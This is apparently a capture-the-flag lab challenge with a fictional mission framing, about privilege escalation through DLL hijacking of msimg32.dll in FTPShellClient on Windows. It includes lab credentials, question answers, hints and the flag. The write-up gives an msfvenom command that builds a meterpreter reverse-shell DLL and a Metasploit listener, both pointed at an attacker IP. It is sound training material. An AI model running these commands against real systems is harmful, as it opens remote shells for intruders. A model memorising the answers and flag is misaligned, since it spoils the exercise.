Mission Name
The Bug

Historical Context
Under the guidance of Dr. Pinche, Ethan is tasked with a critical mission: navigating towards Euphea by exploiting a simulator system. This preliminary step is essential, as the simulator mirrors the intricacies of Euphea's actual system, making it a perfect testbed for uncovering and embedding a bug within the system.

Technical Synopsis
Ethan's mission involves engaging with a simulation machine, a replica designed to mimic the real system deployed in Euphea. This exercise is not merely a test of skill but a crucial preparation phase. Success in the simulator will likely translate to success in the real-world scenario, where the stakes are significantly higher.

Mission Brief
Ethan, your objective is to initiate the simulation machine and infiltrate its system to locate a bug. Intelligence from Dr. Pinche suggests that the simulator shares considerable similarities with Euphea's actual operational system. Identifying and exploiting this bug is paramount to your mission's success and could be the key to stealthily navigating Euphea. Your skills and wit are indispensable. Best of luck!

Detailed Assignment
Prompted by Dr. Pinche's insights, Ethan embarks on a mission in Mozambique, within the confines of the SHAX facility. Here, a simulation machine stands as the gatekeeper to understanding and eventually overcoming the security measures of Euphea's real system. Ethan's challenge lies in mastering the simulator, discovering the bug, and, if possible, embedding it within the system without detection.

Operational Venue
MOZAMBIQUE - SHAX - DR PINCHE

Tools

- User: simulator
- Password: Abc123++

Questions

What is the name of the service used to escalate?

- ftpshell

What is the name of the vulnerability used to escalate?

- DLL Hijacking

What step is necessary to trigger the vulnerability?

- Restart machine

Hints

1. Search for software and service could be used to escalate.
2. Search for DLL that can be hijacked.
3. Restart machine to trigger the DLL

Categories

- Vulnerable Software
- DLL Hijacking
- Privilege escalation

Write Up

The scenario described involves exploiting a DLL Hijacking vulnerability within the FTPShellClient software installed on a Windows machine. DLL Hijacking occurs when an application loads a malicious DLL instead of the legitimate library it was intended to use. This technique can be leveraged by attackers to execute arbitrary code in the context of the application with the same privileges as the application. Here's how to approach this situation:

Step 1: Identifying the Vulnerability

Use Process Monitor (procmon) to analyze the FTPShellClient application's behavior, specifically its DLL loading procedures. By setting appropriate filters in procmon, such as:

- **Process Name** is FTPShellClient.exe
- **Operation** is Load Image

You can narrow down the observation scope to potentially vulnerable DLL loading behaviors.

Step 2: Identifying DLL Hijacking Opportunities

During the analysis, you'll observe several DLLs the application attempts to load. Among these, msimg32.DLL is identified as a candidate for DLL Hijacking, meaning the application attempts to load this DLL from a location where an attacker could place a malicious version



Figure 1

Figure 2

Step 3: Creating a Malicious DLL

Using Metasploit's msfvenom tool, create a malicious DLL named msimg32.DLL designed to establish a reverse TCP connection to a controlled host (attacker's machine). The command would look something like this:

- msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.174.129 LPORT=4444 -f dll -o msimg32.DLL

Replace 192.168.174.129 with the IP address of your attacker machine, and 4444 with the desired listening port.

Step 4: Placing the Malicious DLL

Place the generated msimg32.DLL into the FTPShellClient's installation directory, typically located at:

- C:\Program Files (x86)\FTPShellClient

This step ensures that when FTPShellClient is launched, it will load the malicious DLL instead of the legitimate msimg32.DLL.



Figure 3

Step 5: Triggering the Exploit

Since FTPShellClient is configured to launch at startup, restarting the machine will trigger the loading of the malicious DLL, executing the payload. Before restarting, ensure you have a listener set up on your attacker machine to catch the incoming meterpreter session:

- msfconsole use exploit/multi/handler set PAYLOAD windows/meterpreter/reverse_tcp set LHOST 192.168.174.129 set LPORT 4444 exploit

Figure 4

Flag Information

flag{0ld_s0fw4r3_alw4ays_h1j4ck_g00d_luck_in_assault}